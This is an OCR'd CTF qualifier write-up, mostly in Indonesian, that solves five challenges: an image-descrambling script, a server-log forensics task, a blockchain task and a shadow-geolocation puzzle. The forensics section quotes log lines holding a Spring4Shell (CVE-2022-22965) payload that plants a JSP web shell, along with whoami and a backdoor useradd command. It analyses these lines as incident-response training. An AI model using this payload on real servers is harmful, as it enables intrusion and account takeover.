
Write-up Kualifikasi CTF NCW24

SKS 9 juta



Anggota:
Michael Christianto Sawitto
Jason Bintang Setiawan
Deny Wahyudi Asaloei

Title
Sanity Check

Description
NCW{wow}

Solution
NCW{wow}

Flag
NCW{wow}

Title
ZaBlender


Description
arghh the blender took my photo please recover it ;(

Solution

Oke, jadi gini, dalam tantangan ini kita dikasih dua file: **blended_vrr.png** dan **zaBlender.py**. Setelah kita lihat, kelihatannya gambar itu pixel-nya diacak pake script yang udah dikasih.

File **zaBlender.py** ini tugasnya nge-acak pixel dari gambar dan pake operasi XOR buat ngubah gambarnya jadi versi "teracak" atau "ter-enkripsi". Scriptnya pake library **PIL** buat buka gambar, terus pixel-pixelnya diubah jadi array pake **NumPy**. Nah, si script ini juga ngebuat seed unik berdasarkan ukuran gambar supaya prosesnya bisa diulang dengan hasil yang sama.

[blended_vrr.png]



[zaBlender.py]

```
from PIL import Image
import numpy as np
from random import randint, seed

def scramble_pixels(pixels, width, height):
    flat_pixels = pixels.reshape(-1, pixels.shape[-1])
    pixel_order = list(range(width * height))
    np.random.shuffle(pixel_order)
    scrambled = np.zeros_like(flat_pixels)
    for i, idx in enumerate(pixel_order):
        scrambled[i] = flat_pixels[idx]
    return scrambled.reshape(pixels.shape)

def xor_pixels(pixels, random_matrix):
    return pixels ^ random_matrix[:, :, np.newaxis]

def enhance_image():
    print("Welcome to za ImageBlender")
    print("za ImageBlender will blend your image to a Special Image")
    print("make sure your image is in the same folder as za ImageBlender")
    input_file = input("Enter the name of your image file to blend: ")
    output_file = "blended_" + input_file

    try:
        img = Image.open(input_file)
        width, height = img.size
        pixels = np.array(img)
    except:
        print("Oops! Couldn't put the image in za blender. Did you spell
it right?")
        return

    secret_seed = (width * height) % 10000
    seed(secret_seed)
    np.random.seed(secret_seed)

    scrambled_pixels = scramble_pixels(pixels, width, height)

    random_matrix = np.random.randint(1, 256, size=(height, width),
dtype=np.uint8)
```

```
    xored_pixels = xor_pixels(scrambled_pixels, random_matrix)

    scrambled_img = Image.fromarray(xored_pixels)
    scrambled_img.save(output_file)

    print(f"Blendered image is saved as {output_file}")
    print(f"Don't forget this special ingredient: {secret_seed}")

if __name__ == "__main__":
    enhance_image()
```

Jadi, pertama-tama gambar dibuka menggunakan script, lalu diubah menjadi array pixel menggunakan NumPy agar bisa diproses lebih lanjut. Setelah itu, dilakukan proses scramble di mana pixel-pixel gambar tersebut diacak secara acak berdasarkan urutan yang dihasilkan secara random menggunakan seed unik yang dihitung dari ukuran gambar. Setelah pixel-pixel diacak, langkah selanjutnya adalah menerapkan operasi XOR antara pixel-pixel yang sudah diacak tadi dengan matriks random yang ukurannya sama dengan gambar. Operasi XOR ini menghasilkan gambar yang terenkripsi. Terakhir, gambar hasil operasi tersebut disimpan lagi dengan nama baru, yang mengindikasikan bahwa gambar sudah di-blend atau diacak.

Seed yang dipakai buat acak pixel bisa dicari pake formula ini:

```
    secret_seed = (width * height) % 10000
```

Nah, kita udah punya secret seed-nya nih. Dengan itu kita bisa pakai script lain buat balikin gambar yang udah diacak tadi.

```
from PIL import Image
import numpy as np
from random import seed

def descramble_pixels(pixels, pixel_order, width, height):
    flat_pixels = pixels.reshape(-1, pixels.shape[-1])
    descrambled = np.zeros_like(flat_pixels)

    # Reverse the scrambling order based on the stored order
    for i, idx in enumerate(pixel_order):
```

```
        descrambled[idx] = flat_pixels[i]

    return descrambled.reshape(pixels.shape)

def xor_pixels(pixels, random_matrix):
    return pixels ^ random_matrix[:, :, np.newaxis]

def recover_image():
    print("Welcome to the ImageDeBlender")
    print("The ImageDeBlender will attempt to recover your blended image")
    print("Make sure your blended image is in the same folder")
    input_file = input("Enter the name of your blended image file: ")
    output_file = "recovered_" + input_file

    try:
        img = Image.open(input_file)
        width, height = img.size
        pixels = np.array(img)
        print(f"Loaded image: {input_file} with dimensions:
{width}x{height}")
    except Exception as e:
        print(f"Oops! Couldn't open the image. Error: {e}")
        return

    # Known seed
    secret_seed = 956
    print(f"Using secret seed: {secret_seed}")

    seed(secret_seed)
    np.random.seed(secret_seed)

    # Generate the same scrambling order
    pixel_order = list(range(width * height))
    np.random.shuffle(pixel_order)

    # Generate the same random XOR matrix
    random_matrix = np.random.randint(1, 256, size=(height, width),
dtype=np.uint8)
    print("Generated random matrix for XOR.")
```

```
    # Reverse the XOR operation
    print("Applying XOR...")
    unxored_pixels = xor_pixels(pixels, random_matrix)

    # Reverse the scrambling operation
    print("Descrambling pixels...")
    descrambled_pixels = descramble_pixels(unxored_pixels, pixel_order,
width, height)

    descrambled_img = Image.fromarray(descrambled_pixels)
    descrambled_img.save(output_file)

    print(f"Recovered image is saved as {output_file}")

if __name__ == "__main__":
    recover_image()
```

Flag

NCW{THIS_MIGHT_BE_ZA_BLENDER_VRR}

Title
ShopiToko

Description
ShopiToko is a popular e-commerce platform, it has been experiencing weird activity on their web servers. The company's IT team notices a spike in traffic and some weird access patterns. They suspect that an attacker, known only by the handle "Bargain Hunter," has discovered a vulnerability in their Java-based web application. The logs show that Bargain Hunter first probes the server for common endpoints and attempts to fingerprint the application. After some reconnaissance, they launch a series of exploit attempts, eventually succeeding in uploading a suspicious file. Using this file, Bargain Hunter attempts to access sensitive customer information, including order histories and payment details. They also try to manipulate product prices and create fake discount codes. Meanwhile, legitimate users continue to browse products, add items to their carts, and complete purchases on the platform. The ShopiToko security team, alerted by the unusual access patterns, begins investigating the incident.

```
nc 103.145.226.92 35353
```


Solution
Oke, jadi di sini kita dikasih file **server.log** buat dianalisis tentang apa yang terjadi selama serangan. Pertama, kita konek ke **nc connection** yang udah disediakan.

Setelah itu, kita perlu mencari tahu kode status HTTP

```
190.253.15.120 - - [15/Jun/2024:02:18:00 +0000] "GET /actuator/env HTTP/1.1" 403 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
222.218.51.120 - - [15/Jun/2024:02:19:00 +0000] "GET /checkout HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/91.0.4472.124 Safari/537.36"
39.170.206.233 - - [15/Jun/2024:02:22:00 +0000] "GET /support HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/14.1.1 Safari/605.1.15"
4.113.12.154 - - [15/Jun/2024:02:23:00 +0000] "GET /account HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/14.1.1 Safari/605.1.15"
190.253.15.120 - - [15/Jun/2024:02:23:00 +0000] "POST /api/products HTTP/1.1" 404 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
```

Dengan menganalisis log server, kita nemuin tiga kode status HTTP yang muncul, yaitu 403, 404, dan 200. Jadi, aku jawab tiga dan lanjut ke pertanyaan selanjutnya. 😄

Berikutnya, kita harus mencari alamat IP penyerang.



Di log, terlihat bahwa alamat IP **190.253.15.120** sedang menjalankan beberapa perintah yang mencurigakan. Jadi, bisa kita tebak bahwa IP ini adalah alamat penyerang.


```
190.253.15.120 - - [15/Jun/2024:02:24:15 +0000] "POST /api/users?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%
20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%
22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%
20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%
7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=
webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=bargaintime&class.module.classLoader.resources.context.parent.pipeline.
first.fileDateFormat= HTTP/1.1" 404 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124
Safari/537.36"
```

Selanjutnya, kita ditanya tentang nama file yang dibuat oleh penyerang dalam usaha eksploitasi.

Di sini, penyerang membuat file bernama **bargaintime.jsp**.

```
190.253.15.120 - - [15/Jun/2024:02:24:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=whoami HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
```

Kemudian, kita harus tahu nama kelas Java yang digunakan dalam percobaan eksploitasi ini.



Ini agak tricky, tapi setelah beberapa kali coba dan error, aku menemukan bahwa kelas yang digunakan adalah **ClassLoader.**

```
190.253.15.120 - - [15/Jun/2024:02:24:15 +0000] "POST /api/users?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%
20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%
22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%
20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%
```


Pertanyaan berikutnya adalah nama akun pengguna yang coba dibuat oleh penyerang.

Di log, tampak bahwa penyerang mencoba menambah pengguna dengan nama **discount_master**.

```
190.253.15.120 - - [15/Jun/2024:02:35:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=useradd%20-m%20-p%20%24%24shadow_hash%20discount_master HTTP/1.1" 200 473
"-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
```

Berikutnya, kita perlu mencatat timestamp (dalam UTC) dari perintah berhasil pertama yang dijalankan oleh penyerang setelah mendapatkan akses melalui celah.

Dari log, terlihat penyerang mencoba menggunakan perintah **whoami** pada **15/06/2024:02:24:45.**



Selanjutnya, kita perlu mencari nomor CVE untuk kerentanan yang dieksploitasi dalam serangan ini.

Aku cari tentang CVE untuk Aplikasi Berbasis Java dan akhirnya menemukan jawabannya, yaitu **CVE-2022-22965**, yang juga dikenal sebagai "Spring4Shell." Ini adalah kerentanan kritis yang memengaruhi Spring Framework dan memungkinkan eksekusi kode jarak jauh (RCE) di bawah kondisi tertentu.

Setelah menjawab pertanyaan terakhir itu, akhirnya kita mendapatkan **flag**! 🎉

Flag


NCW{n1ce_3yes_y0u_got_th3re_d1d_the_chall_made_your_eyes_spring}


Title
Blackbox Blockchain

Description
Did you know that our blockchain infrastructure now supports Cairo? I hope this challenge gives you a taste of the infrastructure. Here's the infrastructure: https://github.com/TCP1P/Paradigmctf-BlockChain-Infra-Extended. Thanks to Kiinzu for helping me fix and improve this blockchain infrastructure. :)


http://103.145.226.92:8705/

Solution
Opening the link given, we are directed to this website. It tells us to run the curl command.





I inputted the result and clicked on the submit solution button, next I clicked the flag button and got the flag.



Flag
NCW{you_just_steal_my_secret_ha_57584395528305}

Title
Shadow Hunt

Description
The name's Hunt, Shadow Hunt

Objective: Find the country

Reward: Flag


Flag Format: NCW{countrynamewithnospaces}

Solution
Kita diberikan clue.png dan instruction.txt


```
One of our top agents has gone rogue and fled to an unknown location. Despite his skills, he can’t escape our omniscient
radar. We’ve gathered crucial information and clues about his possible destination.

The image is the destination of the rogue agent.
The metal pole with chains you see has a height of 325 pixels, and its shadow is 125 pixels long.
The image was taken on 1 August 2022, 02:07:34 UTC.

Your task, should you choose to accept it, is to find the destination country the rogue agent has fled to.
Best of luck, agent.
This message will self-destruct in 10 seconds.
```

Disini kita mencari negara dimana foto itu diambil.
Disini saya menggunakan tool Bellingcat Shadowfinder, sebuah tool untuk memperkirakan titik-titik di permukaan Bumi di mana bayangan dengan panjang tertentu bisa muncul, untuk tujuan geolokasi.

Dengan menggunakan tinggi objek dan panjang bayangannya (atau sudut ke matahari) beserta tanggal dan waktu, kode ini memperkirakan lokasi-lokasi yang mungkin di mana bayangan itu bisa terjadi.



Setelah menjalankan program tersebut, Kita akan mendapatkan peta berikut, yang merupakan perkiraan lokasi bayangan tersebut.



Area dalam lingkaran merupakan lokasi kemungkinannya, dan bisa dilihat bahwa lingkaran tersebut melintasi **Jepang**. Maka jawabannya adalah **japan.**

Flag

NCW{japan}